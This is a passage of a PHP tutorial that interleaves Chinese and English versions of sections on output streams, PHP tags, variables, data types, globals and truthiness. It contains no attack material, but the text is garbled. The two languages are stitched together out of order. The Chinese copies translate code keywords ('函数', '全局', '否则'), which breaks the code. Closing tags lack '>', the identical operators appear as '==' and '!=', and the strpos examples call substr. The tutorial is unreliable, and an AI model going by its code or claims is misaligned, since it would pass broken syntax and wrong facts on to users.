> echo STDOUT; cat stdout.log; echo; \
> echo STDERR; cat stderr.log\
```

STDOUT

标准输出 1

标准输出 3

标准错误输出

标准错误输出 4

PHP 通知：标准错误输出 2

在 /Example.php 第 3 行

PHP 致命错误：未捕获的 RuntimeException：标准错误输出 5

在 /Example.php:6

堆栈跟踪：

#0 {main}

在 /Example.php 第 6 行抛出

输入

参见：命令行界面 (CLI)

第1.6节：指令分隔

就像大多数其他C风格语言一样，每条语句以分号结束。此外，关闭标签用于终止PHP代码块的最后一行代码。

如果PHP代码的最后一行以分号结尾，且该最后一行代码后没有其他代码，则关闭标签是可选的。例如，在以下示例中，我们可以省略 echo "No error"; 之后的关闭标签：

```
<?php echo "No error"; // 只要下面没有代码，就不需要关闭标签
```

但是，如果在PHP代码块后还有其他代码，则关闭标签不再是可选的：

```
<?php echo "如果省略关闭标签将导致错误"; ?>
<html>
<body>
```

- Code as argument. Use the -r option in the php command, followed by the code to run. The <?php open tags are not required, as everything in the argument is considered as PHP code: php -r 'echo "Hello world!"';
- Interactive shell. Use the -a option in the php command to launch an interactive shell. Then, type (or paste) PHP code and hit **return** : \$ php -a Interactive mode enabled php > echo "Hello world!"; Hello world!

Output

All functions or controls that produce HTML output in web server PHP can be used to produce output in the stdout stream (file descriptor 1), and all actions that produce output in error logs in web server PHP will produce output in the stderr stream (file descriptor 2).

Example.php

```
<?php
echo "Stdout 1\n";
trigger_error("Stderr 2\n");
print_r("Stdout 3\n");
fwrite(STDERR, "Stderr 4\n");
throw new RuntimeException("Stderr 5\n");
?>
Stdout 6
```

Shell command line

```
$ php Example.php 2>stderr.log >stdout.log; \
> echo STDOUT; cat stdout.log; echo; \
> echo STDERR; cat stderr.log\
```

STDOUT

Stdout 1

Stdout 3

STDERR

Stderr 4

PHP Notice: Stderr 2

in /Example.php on line 3

PHP Fatal error: Uncaught RuntimeException: Stderr 5

in /Example.php:6

Stack trace:

#0 {main}

thrown in /Example.php on line 6

Input

See: Command Line Interface (CLI)

Section 1.6: Instruction Separation

Just like most other C-style languages, each statement is terminated with a semicolon. Also, a closing tag is used to terminate the last line of code of the PHP block.

If the last line of PHP code ends with a semicolon, the closing tag is optional if there is no code following that final line of code. For example, we can leave out the closing tag after echo "No error"; in the following example:

```
<?php echo "No error"; // no closing tag is needed as long as there is no code below
```

However, if there is any other code following your PHP code block, the closing tag is no longer optional:

```
<?php echo "This will cause an error if you leave out the closing tag"; ?>
<html>
<body>
```

```
</body>  
</html>
```

如果 PHP 代码块有结束标签，我们也可以省略最后一条语句的分号：

```
<?php echo "希望这能帮到你！ :D";  
echo "没有错误" ?>
```

通常建议始终使用分号，并且为每个 PHP 代码块使用结束标签，除非该 PHP 代码块是最后一个且后面没有更多代码。

所以，你的代码基本上应该是这样的：

```
<?php  
    echo "这里我们使用分号！";  
    echo "这里也是！";  
    echo "这里也是！";  
    echo "这里我们使用分号和结束标签，因为后面还有代码";  
?  
<p>这里放一些 HTML 代码</p>  
<?php  
    echo "这里我们使用分号！";  
    echo "这里也是！";  
    echo "这里也是！";  
    echo "这里我们使用分号和结束标签，因为后面还有代码";  
?  
<p>这里放一些 HTML 代码</p>  
<?php  
    echo "这里我们使用分号！";  
    echo "这里也是！";  
    echo "这里也是！";  
    echo "这里我们使用分号但省略了结束标签";
```

```
</body>  
</html>
```

We can also leave out the semicolon of the last statement in a PHP code block if that code block has a closing tag:

```
<?php echo "I hope this helps! :D";  
echo "No error" ?>
```

It is generally recommended to always use a semicolon and use a closing tag for every PHP code block except the last PHP code block, if no more code follows that PHP code block.

So, your code should basically look like this:

```
<?php  
    echo "Here we use a semicolon!";  
    echo "Here as well!";  
    echo "Here as well!";  
    echo "Here we use a semicolon and a closing tag because more code follows";  
?  
<p>Some HTML code goes here</p>  
<?php  
    echo "Here we use a semicolon!";  
    echo "Here as well!";  
    echo "Here as well!";  
    echo "Here we use a semicolon and a closing tag because more code follows";  
?  
<p>Some HTML code goes here</p>  
<?php  
    echo "Here we use a semicolon!";  
    echo "Here as well!";  
    echo "Here as well!";  
    echo "Here we use a semicolon but leave out the closing tag";
```

第1.7节：PHP标签

文件中有三种标签用来表示PHP代码块。PHP解析器会寻找起始标签和（如果存在）结束标签来界定需要解释的代码。

标准标签

这些标签是将PHP代码嵌入文件的标准方法。

```
<?php  
    echo "Hello World";  
?>
```

PHP 5.x 版本 ≥ 5.4

Echo标签

这些标签在所有PHP版本中都可用，并且自PHP 5.4起始终启用。在之前的版本中，echo标签只能与短标签一起启用。

```
<?= "Hello World" ?>
```

短标签

您可以通过选项short_open_tag来禁用或启用这些标签。

Section 1.7: PHP Tags

There are three kinds of tags to denote PHP blocks in a file. The PHP parser is looking for the opening and (if present) closing tags to delimit the code to interpret.

Standard Tags

These tags are the standard method to embed PHP code in a file.

```
<?php  
    echo "Hello World";  
?>
```

PHP 5.x Version ≥ 5.4

Echo Tags

These tags are available in all PHP versions, and since PHP 5.4 are always enabled. In previous versions, echo tags could only be enabled in conjunction with short tags.

```
<?= "Hello World" ?>
```

Short Tags

You can disable or enable these tags with the option short_open_tag.

```
<?
echo "Hello World";
?>
```

短标签：

- 在所有主要的PHP编码标准中不允许使用在官方文档中不鼓励使
- 用默认在大多数发行版中被禁用会干扰内联XML的处理指令
- 大多数开源项目的代码提交中不接受使用PHP 5.x版本 ≤
- 5.6
-

ASP标签

通过启用asp_tags选项，可以使用ASP风格的标签。

```
<%
echo "Hello World";
%>
```

这些都是历史遗留问题，绝不应使用。它们在PHP 7.0中被移除。

```
<?
echo "Hello World";
?>
```

Short tags:

- are disallowed in all major PHP [coding standards](#)
- are discouraged in [the official documentation](#)
- are disabled by default in most distributions
- interfere with inline XML's processing instructions
- are not accepted in code submissions by most open source projects

PHP 5.x Version ≤ 5.6

ASP Tags

By enabling the `asp_tags` option, ASP-style tags can be used.

```
<%
echo "Hello World";
%>
```

These are an historic quirk and should never be used. They were removed in PHP 7.0.

第2章：变量

第2.1节：通过名称动态访问变量 (变量变量)

变量可以通过动态变量名访问。变量的名称可以存储在另一个变量中，从而实现动态访问。这类变量称为变量变量。

要将一个变量变成变量变量，只需在变量名前加一个额外的\$符号。

```
$variableName = 'foo';
$foo = 'bar';

// 以下语句等价，都会输出 "bar":
echo $foo;
echo ${$variableName};
echo $$variableName;

// 同理,
$variableName = 'foo';
$$variableName = 'bar';

// 以下语句也会输出 'bar'
echo $foo;
echo $$variableName;
echo ${$variableName};
```

变量变量对于映射函数/方法调用非常有用：

```
function add($a, $b) {
    return $a + $b;
}

$funcName = 'add';

echo $funcName(1, 2); // 输出 3
```

这在 PHP 类中尤其有用：

```
class myClass {
    public function __construct() {
        $functionName = 'doSomething';
        $this->$functionName('Hello World');
    }

    private function doSomething($string) {
        echo $string; // 输出 "Hello World"
    }
}
```

可以将 \$variableName 放在 {} 中，但不是必须的：

```
${$variableName} = $value;
```

以下示例等价且输出“baz”：

```
$fooBar = 'baz';
```

Chapter 2: Variables

Section 2.1: Accessing A Variable Dynamically By Name (Variable variables)

Variables can be accessed via dynamic variable names. The name of a variable can be stored in another variable, allowing it to be accessed dynamically. Such variables are known as variable variables.

To turn a variable into a variable variable, you put an extra \$ put in front of your variable.

```
$variableName = 'foo';
$foo = 'bar';

// The following are all equivalent, and all output "bar":
echo $foo;
echo ${$variableName};
echo $$variableName;

//similarly,
$variableName = 'foo';
$$variableName = 'bar';

// The following statements will also output 'bar'
echo $foo;
echo $$variableName;
echo ${$variableName};
```

Variable variables are useful for mapping function/method calls:

```
function add($a, $b) {
    return $a + $b;
}

$funcName = 'add';

echo $funcName(1, 2); // outputs 3
```

This becomes particularly helpful in PHP classes:

```
class myClass {
    public function __construct() {
        $functionName = 'doSomething';
        $this->$functionName('Hello World');
    }

    private function doSomething($string) {
        echo $string; // Outputs "Hello World"
    }
}
```

It is possible, but not required to put \$variableName between {}:

```
${$variableName} = $value;
```

The following examples are both equivalent and output "baz":

```
$fooBar = 'baz';
```

```
$varPrefix = 'foo';

echo $fooBar; // 输出 "baz"
echo ${$varPrefix . 'Bar'}; // 也输出 "baz"
```

只有当变量名本身是一个表达式时，使用 {} 才是强制性的，例如：

```
 ${$variableNamePart1 . $variableNamePart2} = $value;
```

不过建议始终使用 {}，因为这样更易读。

虽然不推荐这样做，但可以链式使用这种行为：

```
$$$$$$DoNotTryThisAtHomeKids = $value;
```

需要注意的是，许多开发者认为过度使用变量变量是不良实践。由于现代集成开发环境（IDE）难以对其进行静态分析，包含大量变量变量（或动态方法调用）的庞大代码库可能很快变得难以维护。

PHP5 与 PHP7 之间的差异

另一个始终使用{}或()的原因是，PHP5和PHP7在处理动态变量时方式略有不同，这在某些情况下会导致不同的结果。

在PHP7中，动态变量、属性和方法将严格按照从左到右的顺序进行求值，而不是像PHP5中那样存在多种特殊情况。下面的示例展示了求值顺序的变化。

案例1：\$foo['bar']['baz']

- PHP5解释：\${\$foo['bar']]['baz']}
- PHP7解释：(\$foo['bar'])['baz']

案例2：\$foo->\$bar['baz']

- PHP5解释：\$foo->{\$bar['baz']}
- PHP7解释：(\$foo->\$bar)['baz']

案例3：\$foo->\$bar['baz']()

- PHP5解释：\$foo->{\$bar['baz']}()
- PHP7解释：(\$foo->\$bar)['baz']()

案例4：Foo::\$bar['baz']()

- PHP5解释：Foo::{\$bar['baz']}()
- PHP7解释：(Foo::\$bar)['baz']()

第2.2节：数据类型

不同的用途有不同的数据类型。PHP没有显式的类型定义，但变量的类型由赋值的值的类型或强制转换的类型决定。以下是类型的简要概述，详细文档和示例请参见PHP类型主题。

PHP中有以下数据类型：null、布尔型、整数、浮点数、字符串、对象、资源和数组。

```
$varPrefix = 'foo';
```

```
echo $fooBar; // Outputs "baz"
echo ${$varPrefix . 'Bar'}; // Also outputs "baz"
```

Using {} is only mandatory when the name of the variable is itself an expression, like this:

```
 ${$variableNamePart1 . $variableNamePart2} = $value;
```

It is nevertheless recommended to always use {}, because it's more readable.

While it is not recommended to do so, it is possible to chain this behavior:

```
$$$$$$DoNotTryThisAtHomeKids = $value;
```

It's important to note that the excessive usage of variable variables is considered a bad practice by many developers. Since they're not well-suited for static analysis by modern IDEs, large codebases with many variable variables (or dynamic method invocations) can quickly become difficult to maintain.

Differences between PHP5 and PHP7

Another reason to always use {} or () is that PHP5 and PHP7 have a slightly different way of dealing with dynamic variables, which results in a different outcome in some cases.

In PHP7, dynamic variables, properties, and methods will now be evaluated strictly in left-to-right order, as opposed to the mix of special cases in PHP5. The examples below show how the order of evaluation has changed.

Case 1 : \$foo['bar']['baz']

- PHP5 interpretation : \${\$foo['bar']]['baz']}
- PHP7 interpretation : (\$foo['bar'])['baz']

Case 2 : \$foo->\$bar['baz']

- PHP5 interpretation : \$foo->{\$bar['baz']}
- PHP7 interpretation : (\$foo->\$bar)['baz']

Case 3 : \$foo->\$bar['baz']()

- PHP5 interpretation : \$foo->{\$bar['baz']}()
- PHP7 interpretation : (\$foo->\$bar)['baz']()

Case 4 : Foo::\$bar['baz']()

- PHP5 interpretation : Foo::{\$bar['baz']}()
- PHP7 interpretation : (Foo::\$bar)['baz']()

Section 2.2: Data Types

There are different data types for different purposes. PHP does not have explicit type definitions, but the type of a variable is determined by the type of the value that is assigned, or by the type that it is casted to. This is a brief overview about the types, for a detailed documentation and examples, see the PHP types topic.

There are following data types in PHP: null, boolean, integer, float, string, object, resource and array.

Null可以赋值给任何变量。它表示一个没有值的变量。

```
$foo = null;
```

这使变量无效，如果调用，其值将未定义或无效。该变量会从内存中清除并由垃圾回收器删除。

布尔型

这是最简单的类型，只有两个可能的值。

```
$foo = true;
$bar = false;
```

布尔值可用于控制代码的流程。

```
$foo = true;

if ($foo) {
    echo "true";
} else {
    echo "false";
}
```

整数型

整数是正数或负数的整数。它可以用于任何进制。整数的大小取决于平台。PHP 不支持无符号整数。

```
$foo = -3; // 负数
$foo = 0; // 零 (也可以是 null 或 false (作为布尔值) )
$foo = 123; // 正十进制数
$bar = 0123; // 八进制 = 83 十进制
$bar = 0xAB; // 十六进制 = 171 十进制
$bar = 0b1010; // 二进制 = 10 十进制
var_dump(0123, 0xAB, 0b1010); // 输出: int(83) int(171) int(10)
```

浮点数

浮点数，“双精度”或简称“浮点”是十进制数字。

```
$foo = 1.23;
$foo = 10.0;
$bar = -INF;
$bar = NAN;
```

数组

数组就像一个值的列表。数组最简单的形式是由整数索引，并按索引排序，第一个元素位于索引0。

```
$foo = array(1, 2, 3); // 一个整数数组
$bar = ["A", true, 123 => 5]; // 简短数组语法, PHP 5.4+
```

Null

Null can be assigned to any variable. It represents a variable with no value.

```
$foo = null;
```

This invalidates the variable and its value would be undefined or void if called. The variable is cleared from memory and deleted by the garbage collector.

Boolean

This is the simplest type with only two possible values.

```
$foo = true;
$bar = false;
```

Booleans can be used to control the flow of code.

```
$foo = true;

if ($foo) {
    echo "true";
} else {
    echo "false";
}
```

Integer

An integer is a whole number positive or negative. It can be used with any number base. The size of an integer is platform-dependent. PHP does not support unsigned integers.

```
$foo = -3; // negative
$foo = 0; // zero (can also be null or false (as boolean))
$foo = 123; // positive decimal
$bar = 0123; // octal = 83 decimal
$bar = 0xAB; // hexadecimal = 171 decimal
$bar = 0b1010; // binary = 10 decimal
var_dump(0123, 0xAB, 0b1010); // output: int(83) int(171) int(10)
```

Float

Floating point numbers, "doubles" or simply called "floats" are decimal numbers.

```
$foo = 1.23;
$foo = 10.0;
$bar = -INF;
$bar = NAN;
```

Array

An array is like a list of values. The simplest form of an array is indexed by integer, and ordered by the index, with the first element lying at index 0.

```
$foo = array(1, 2, 3); // An array of integers
$bar = ["A", true, 123 => 5]; // Short array syntax, PHP 5.4+
```

```
echo $bar[0]; // 返回 "A"
echo $bar[1]; // 返回 true
echo $bar[123]; // 返回 5
echo $bar[1234]; // 返回 null
```

数组也可以将除整数索引外的键与值关联。在 PHP 中，所有数组在底层都是关联数组，但当我们特别提到“关联数组”时，通常指包含一个或多个非整数键的数组。

```
$array = array();
$array["foo"] = "bar";
$array["baz"] = "quux";
$array[42] = "hello";
echo $array["foo"]; // 输出 "bar"
echo $array["bar"]; // 输出 "quux"
echo $array[42]; // 输出 "hello"
```

字符串

字符串就像是字符数组。

```
$foo = "bar";
```

像数组一样，字符串可以通过索引返回其单个字符：

```
$foo = "bar";
echo $foo[0]; // 打印 'b'，即字符串 $foo 的第一个字符。
```

对象

对象是类的一个实例。它的变量和方法可以通过 `->` 操作符访问。

```
$foo = new stdClass(); // 创建 stdClass 类的新对象，stdClass 是一个预定义的空类
$foo->bar = "baz";
echo $foo->bar; // 输出 "baz"
// 或者我们可以将数组转换为对象：
$quux = (object) ["foo" => "bar"];
echo $quux->foo; // 这将输出 "bar"。
```

资源

资源变量保存对已打开文件、数据库连接、流、图像画布区域等的特殊句柄（如手册中所述）。

```
$fp = fopen('file.ext', 'r'); // fopen() 是用于以资源形式打开磁盘文件的函数。
var_dump($fp); // 输出：resource(2) of type (stream)
```

要以字符串形式获取变量的类型，请使用 `gettype()` 函数：

```
echo gettype(1); // 输出 "integer"
echo gettype(true); // "boolean"
```

```
echo $bar[0]; // Returns "A"
echo $bar[1]; // Returns true
echo $bar[123]; // Returns 5
echo $bar[1234]; // Returns null
```

Arrays can also associate a key other than an integer index to a value. In PHP, all arrays are associative arrays behind the scenes, but when we refer to an 'associative array' distinctly, we usually mean one that contains one or more keys that aren't integers.

```
$array = array();
$array["foo"] = "bar";
$array["baz"] = "quux";
$array[42] = "hello";
echo $array["foo"]; // Outputs "bar"
echo $array["bar"]; // Outputs "quux"
echo $array[42]; // Outputs "hello"
```

String

A string is like an array of characters.

```
$foo = "bar";
```

Like an array, a string can be indexed to return its individual characters:

```
$foo = "bar";
echo $foo[0]; // Prints 'b'，即字符串 $foo 的第一个字符。
```

Object

An object is an instance of a class. Its variables and methods can be accessed with the `->` operator.

```
$foo = new stdClass(); // create new object of class stdClass, which a predefined, empty class
$foo->bar = "baz";
echo $foo->bar; // Outputs "baz"
// Or we can cast an array to an object:
$quux = (object) ["foo" => "bar"];
echo $quux->foo; // This outputs "bar".
```

Resource

Resource variables hold special handles to opened files, database connections, streams, image canvas areas and the like (as it is stated in the [manual](#)).

```
$fp = fopen('file.ext', 'r'); // fopen() is the function to open a file on disk as a resource.
var_dump($fp); // output: resource(2) of type (stream)
```

To get the type of a variable as a string, use the `gettype()` function:

```
echo gettype(1); // outputs "integer"
echo gettype(true); // "boolean"
```

第2.3节：全局变量最佳实践

我们可以用以下伪代码来说明这个问题

```
function foo() {  
    global $bob;  
    $bob->doSomething();  
}
```

你的第一个问题显而易见

\$bob 是从哪里来的？

你感到困惑了吗？很好。你刚刚了解了为什么全局变量令人困惑，并且被认为是一种不良做法。

如果这是一个真实的程序，你接下来要做的就是去追踪所有 `$bob` 的实例，并希望你能找到正确的那个（如果 `$bob` 被到处使用，情况会更糟）。更糟的是，如果别人定义了 `$bob`（或者你忘了并重复使用了那个变量），你的代码可能会崩溃（在上面的代码示例中，拥有错误的对象，或者根本没有对象，都会导致致命错误）。

由于几乎所有的 PHP 程序都会使用类似 `include('file.php');` 的代码，你维护这样的代码的工作随着文件数量的增加而呈指数级变得更加困难。

此外，这也使得测试你的应用程序变得非常困难。假设你使用一个全局变量来保存你的数据库连接：

```
$dbConnector = new DBConnector(...);  
  
function doSomething() {  
    global $dbConnector;  
    $dbConnector->execute("...");  
}
```

为了对这个函数进行单元测试，你必须重写全局变量 `$dbConnector`，运行测试，然后将其重置为原始值，这非常容易出错：

```
/**  
 * @test  
 */  
函数 testSomething() {  
    全局 $dbConnector;  
  
    $bkp = $dbConnector; // 备份  
    $dbConnector = Mock::create('DBConnector'); // 覆盖  
  
    assertTrue(foo());  
  
    $dbConnector = $bkp; // 恢复  
}
```

我们如何避免使用全局变量？

避免使用全局变量的最佳方法是一种称为依赖注入的理念。这是指我们将所需的工具传入函数或类中。

Section 2.3: Global variable best practices

We can illustrate this problem with the following pseudo-code

```
function foo() {  
    global $bob;  
    $bob->doSomething();  
}
```

Your first question here is an obvious one

Where did `$bob` come from?

Are you confused? Good. You've just learned why globals are confusing and considered a **bad practice**.

If this were a real program, your next bit of fun is to go track down all instances of `$bob` and hope you find the right one (this gets worse if `$bob` is used everywhere). Worse, if someone else goes and defines `$bob` (or you forgot and reused that variable) your code can break (in the above code example, having the wrong object, or no object at all, would cause a fatal error).

Since virtually all PHP programs make use of code like `include('file.php');` your job maintaining code like this becomes exponentially harder the more files you add.

Also, this makes the task of testing your applications very difficult. Suppose you use a global variable to hold your database connection:

```
$dbConnector = new DBConnector(...);  
  
function doSomething() {  
    global $dbConnector;  
    $dbConnector->execute("...");  
}
```

In order to unit test this function, you have to override the global `$dbConnector` variable, run the tests and then reset it to its original value, which is very bug prone:

```
/**  
 * @test  
 */  
function testSomething() {  
    global $dbConnector;  
  
    $bkp = $dbConnector; // Make backup  
    $dbConnector = Mock::create('DBConnector'); // Override  
  
    assertTrue(foo());  
  
    $dbConnector = $bkp; // Restore  
}
```

How do we avoid Globals?

The best way to avoid globals is a philosophy called **Dependency Injection**. This is where we pass the tools we need into the function or class.

```
函数 foo(\Bar $bob) {  
    $bob->doSomething();  
}
```

这更容易理解和维护。无需猜测\$bob是在哪里设置的，因为调用者负责知道这一点（它传递给我们所需的信息）。更好的是，我们可以使用类型声明来限制传入的内容。

因此我们知道\$bob要么是Bar类的实例，要么是Bar的子类实例，这意味着我们可以使用该类的方法。结合自 PHP 5.3 起提供的标准自动加载器，我们现在可以追踪Bar的定义位置。PHP 7.0 或更高版本包含了扩展的类型声明，您还可以使用标量类型（如int或string）。

版本 = 4.1

超全局变量

PHP中的超全局变量是预定义变量，始终可用，可以在脚本的任何作用域中访问。

在函数/方法、类或文件中访问它们时，无需使用global \$variable；

以下是这些PHP超全局变量的列表：

- [\\$_GLOBALS](#)
- [\\$_SERVER](#)
- [\\$_REQUEST](#)
- [\\$_POST](#)
- [\\$_GET](#)
- [\\$_FILES](#)
- [\\$_ENV](#)
- [\\$_COOKIE](#)
- [\\$_SESSION](#)

第2.4节：未初始化变量的默认值

虽然在 PHP 中不是必须的，但初始化变量是一个非常好的习惯。未初始化的变量根据其使用的上下文类型具有默认值：

未设置且未引用

```
var_dump($unset_var); // 输出 NULL
```

布尔型

```
echo($unset_bool ? "true" : "false"); // 输出 'false'
```

字符串

```
$unset_str .= 'abc';  
var_dump($unset_str); // 输出 'string(3) "abc"'
```

整型

```
function foo(\Bar $bob) {  
    $bob->doSomething();  
}
```

This is **much** easier to understand and maintain. There's no guessing where \$bob was set up because the caller is responsible for knowing that (it's passing us what we need to know). Better still, we can use [type declarations](#) to restrict what's being passed.

So we know that \$bob is either an instance of the Bar class, or an instance of a child of Bar, meaning we know we can use the methods of that class. Combined with a standard autoloader (available since PHP 5.3), we can now go track down where Bar is defined. PHP 7.0 or later includes expanded type declarations, where you can also use scalar types (like int or string).

Version = 4.1

Superglobal variables

Super globals in PHP are predefined variables, which are always available, can be accessed from any scope throughout the script.

There is no need to do global \$variable; to access them within functions/methods, classes or files.

These PHP superglobal variables are listed below:

- [\\$_GLOBALS](#)
- [\\$_SERVER](#)
- [\\$_REQUEST](#)
- [\\$_POST](#)
- [\\$_GET](#)
- [\\$_FILES](#)
- [\\$_ENV](#)
- [\\$_COOKIE](#)
- [\\$_SESSION](#)

Section 2.4: Default values of uninitialized variables

Although not necessary in PHP however it is a very good practice to initialize variables. Uninitialized variables have a default value of their type depending on the context in which they are used:

Unset AND unreferenced

```
var_dump($unset_var); // outputs NULL
```

Boolean

```
echo($unset_bool ? "true\n" : "false\n"); // outputs 'false'
```

String

```
$unset_str .= 'abc';  
var_dump($unset_str); // outputs 'string(3) "abc"'
```

Integer

```
$unset_int += 25; // 0 + 25 => 25  
var_dump($unset_int); // 输出 'int(25)'
```

浮点数/双精度

```
$unset_float += 1.25;  
var_dump($unset_float); // 输出 'float(1.25)'
```

数组

```
$unset_arr[3] = "def";  
var_dump($unset_arr); // 输出 array(1) { [3]=> string(3) "def" }
```

对象

```
$unset_obj->foo = 'bar';  
var_dump($unset_obj); // 输出: object(stdClass)#1 (1) { ["foo"]=> string(3) "bar" }
```

依赖未初始化变量的默认值在包含一个文件到另一个使用相同变量名的文件时是有问题的。

第2.5节：变量值的真值性和全等运算符

在PHP中，变量值具有相关的“真值性”，因此即使是非布尔值也会等同于true或false。这允许任何变量用于条件块，例如

```
if ($var == true) { /* 显式版本 */ }  
if ($var) { /* $var == true 是隐式的 */ }
```

以下是不同类型变量值的一些基本规则：

- 非零长度的字符串等同于true，包括仅包含空白字符的字符串，如' '。
- 空字符串"等同于false。

```
$var = '';  
$var_is_true = ($var == true); // false  
$var_is_false = ($var == false); // true
```

```
$var = ' ';  
$var_is_true = ($var == true); // true  
$var_is_false = ($var == false); // false
```

- 整数如果非零则等同于true，而零等同于false。

```
$var = -1;  
$var_is_true = ($var == true); // true  
$var = 99;  
$var_is_true = ($var == true); // true  
$var = 0;  
$var_is_true = ($var == true); // false
```

- null等同于false

```
$var = null;  
$var_is_true = ($var == true); // false  
$var_is_false = ($var == false); // true
```

```
$unset_int += 25; // 0 + 25 => 25  
var_dump($unset_int); // outputs 'int(25)'
```

Float/double

```
$unset_float += 1.25;  
var_dump($unset_float); // outputs 'float(1.25)'
```

Array

```
$unset_arr[3] = "def";  
var_dump($unset_arr); // outputs array(1) { [3]=> string(3) "def" }
```

Object

```
$unset_obj->foo = 'bar';  
var_dump($unset_obj); // Outputs: object(stdClass)#1 (1) { ["foo"]=> string(3) "bar" }
```

Relying on the default value of an uninitialized variable is problematic in the case of including one file into another which uses the same variable name.

Section 2.5: Variable Value Truthiness and Identical Operator

In PHP, variable values have an associated "truthiness" so even non-boolean values will equate to `true` or `false`. This allows any variable to be used in a conditional block, e.g.

```
if ($var == true) { /* explicit version */ }  
if ($var) { /* $var == true is implicit */ }
```

Here are some fundamental rules for different types of variable values:

- **Strings** with non-zero length equate to `true` including strings containing only whitespace such as ' '.
- Empty strings '' equate to `false`.

```
$var = '';  
$var_is_true = ($var == true); // false  
$var_is_false = ($var == false); // true
```

```
$var = ' ';  
$var_is_true = ($var == true); // true  
$var_is_false = ($var == false); // false
```

- **Integers** equate to `true` if they are nonzero, while zero equates to `false`.

```
$var = -1;  
$var_is_true = ($var == true); // true  
$var = 99;  
$var_is_true = ($var == true); // true  
$var = 0;  
$var_is_true = ($var == true); // false
```

- **null** equates to `false`

```
$var = null;  
$var_is_true = ($var == true); // false  
$var_is_false = ($var == false); // true
```

- 空字符串"和字符串零'0'等同于false。

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '0';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- 浮点数值如果非零则等同于true，而零值等同于false。

- NAN (PHP的非数字) 等同于true，即NAN == true为true。这是因为NAN是一个非零浮点数值。
- 零值包括IEEE 754定义的+0和-0。PHP在其双精度浮点数中不区分+0和-0，即floatval('0') == floatval('-0')为true。
 - 实际上, floatval('0') === floatval('-0')。
 - 此外, floatval('0') == false和floatval('-0') == false均成立。

```
$var = NAN;
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false

$var = floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = floatval('0') == floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

全等运算符

在PHP文档中关于比较运算符，有一个全等运算符==。该运算符可用于检查变量是否全等于一个参考值：

```
$var = null;
$var_is_null = $var === null; // true
$var_is_true = $var === true; // false
$var_is_false = $var === false; // false
```

它有一个对应的不全等运算符!=：

```
$var = null;
$var_is_null = $var !== null; // false
$var_is_true = $var !== true; // true
$var_is_false = $var !== false; // true
```

全等运算符可以作为语言函数如is_null()的替代方案使用。

使用场景：strpos()

语言函数strpos(\$haystack, \$needle)用于定位\$needle在\$haystack中出现的索引位置，或者判断是否出现。函数strpos()区分大小写；如果需要不区分大小写的查找，可以使用stripos(\$haystack, \$needle)

strpos 和 stripos 函数还包含第三个参数 offset (整数)，如果指定，搜索将从字符串开头计算的该字符数开始。与 strrpos 和 strripos 不同，offset 不能是

- Empty strings '' and string zero '0' equate to **false**.

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '0';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- **Floating-point** values equate to **true** if they are nonzero, while zero values equates to **false**.

- NAN (PHP's Not-a-Number) equates to **true**, i.e. NAN == **true** is **true**. This is because NAN is a *nonzero* floating-point value.
- Zero-values include both +0 and -0 as defined by IEEE 754. PHP does not distinguish between +0 and -0 in its double-precision floating-point, i.e. floatval('0') == floatval('-0') is **true**.
 - In fact, floatval('0') === floatval('-0').
 - Additionally, both floatval('0') == **false** and floatval('-0') == **false**.

```
$var = NAN;
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false

$var = floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = floatval('0') == floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

IDENTICAL OPERATOR

In the [PHP Documentation for Comparison Operators](#), there is an Identical Operator **==**. This operator can be used to check whether a variable is *identical* to a reference value:

```
$var = null;
$var_is_null = $var === null; // true
$var_is_true = $var === true; // false
$var_is_false = $var === false; // false
```

It has a corresponding *not identical* operator **!=**:

```
$var = null;
$var_is_null = $var !== null; // false
$var_is_true = $var !== true; // true
$var_is_false = $var !== false; // true
```

The identical operator can be used as an alternative to language functions like [is_null\(\)](#).

USE CASE WITH strpos()

The [strpos\(\\$haystack, \\$needle\)](#) language function is used to locate the index at which \$needle occurs in \$haystack, or whether it occurs at all. The [strpos\(\)](#) function is case sensitive; if case-insensitive find is what you need you can go with [stripos\(\\$haystack, \\$needle\)](#)

The [strpos & stripos](#) function also contains third parameter offset (int) which if specified, search will start this number of characters counted from the beginning of the string. Unlike strrpos and strripos, the offset cannot be

该函数可以返回：

- 0如果\$needle出现在\$haystack的开头；
- 如果\$needle出现在\$haystack中除开头以外的位置，则返回一个非零整数，表示索引；
\$haystack；
- 如果\$needle在\$haystack中任何位置都未找到，则返回值为false。

由于0和false在PHP中都具有假值 (false) 的特性，但对于strpos()来说代表不同的情况，因此区分它们非常重要，并且应使用全等运算符==来精确判断false，而不仅仅是判断一个等同于false的值。

```
$idx = substr($haystack, $needle);
if ($idx === false)
{
    // 当 $needle 未在 $haystack 中找到时的逻辑
}
否则
{
    // 当 $needle 在 $haystack 中找到时的逻辑
}
```

或者，使用不全等运算符：

```
$idx = substr($haystack, $needle);
if ($idx !== false)
{
    // 当 $needle 在 $haystack 中找到时的逻辑
}
否则
{
    // 当 $needle 未在 $haystack 中找到时的逻辑
}
```

negative

The function can return:

- 0 if \$needle is found at the beginning of \$haystack;
- a non-zero integer specifying the index if \$needle is found somewhere other than the beginning in \$haystack;
- and value false if \$needle is not found anywhere in \$haystack.

Because both 0 and false have truthiness false in PHP but represent distinct situations for strpos(), it is important to distinguish between them and use the identical operator === to look exactly for false and not just a value that equates to false.

```
$idx = substr($haystack, $needle);
if ($idx === false)
{
    // logic for when $needle not found in $haystack
}
else
{
    // logic for when $needle found in $haystack
}
```

Alternatively, using the *not identical* operator:

```
$idx = substr($haystack, $needle);
if ($idx !== false)
{
    // logic for when $needle found in $haystack
}
else
{
    // logic for when $needle not found in $haystack
}
```

第3章：变量作用域

变量作用域指的是变量可以被访问的代码区域。这也称为可见性。在 PHP 中，作用域块由函数、类以及整个应用程序中可用的全局作用域定义。

第3.1节：超全局变量

超全局变量由 PHP 定义，可以在任何地方使用，无需 `global` 关键字。

```
<?php

function getPostValue($key, $default = NULL) {
    // $_POST 是一个超全局变量，可以直接使用
    // 无需指定 'global $_POST;'
    if (isset($_POST[$key])) {
